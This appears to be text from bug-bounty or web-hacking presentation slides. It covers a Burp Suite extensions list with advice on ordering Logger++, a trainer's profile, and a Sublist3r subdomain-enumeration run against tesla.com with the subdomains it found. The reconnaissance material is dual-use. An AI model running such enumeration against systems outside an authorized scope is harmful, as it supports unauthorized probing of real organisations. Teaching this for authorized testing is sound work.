The screenshot shows the 'Burp Extensions' interface. At the top, there are tabs for 'Extensions', 'BApp Store', 'APIs', and 'Options'. Below the tabs, the title 'Burp Extensions' is displayed in orange. A descriptive text follows: 'Extensions let you customize Burp's behavior using your own or third-party code.' On the left side, there is a vertical toolbar with buttons for 'Add', 'Remove', 'Up', and 'Down'. To the right of the toolbar is a table listing extensions. The table has columns for 'Loaded' (checkbox), 'Type' (Java/Python), and 'Name'. The extensions listed are: PsychoPATH, Retire.js, SAML Raider, Software Version Reporter, Software Vulnerability Scanner, Upload Scanner, Web Cache Deception Scanner, Image Metadata, Scan Check Builder, Hackvertor, and Logger++. The 'Logger++' row is highlighted with a red border around its entire cell.

Loaded	Type	Name
<input checked="" type="checkbox"/>	Java	PsychoPATH
<input checked="" type="checkbox"/>	Java	Retire.js
<input type="checkbox"/>	Java	SAML Raider
<input checked="" type="checkbox"/>	Java	Software Version Reporter
<input checked="" type="checkbox"/>	Java	Software Vulnerability Scanner
<input checked="" type="checkbox"/>	Python	Upload Scanner
<input checked="" type="checkbox"/>	Java	Web Cache Deception Scanner
<input checked="" type="checkbox"/>	Java	Image Metadata
<input type="checkbox"/>	Java	Scan Check Builder
<input checked="" type="checkbox"/>	Java	Hackvertor
<input checked="" type="checkbox"/>	Java	Logger++

Needs. To. Be. The. Last. Extension. In. The. List.

# Resources & References

[←](#) **Nicolas Grégoire**  
8,395 Tweets



Following

**Nicolas Grégoire**  
@Agarri\_FR

Owner and pwner at Agarri, web hacker, XML hobbyist and official Burp Suite trainer.  
Also in bug bounties, on both sides...

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

# Sublist3r

# Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[+] Finished now the Google Enumeration ...
[+] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lynccdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

# Thanks!

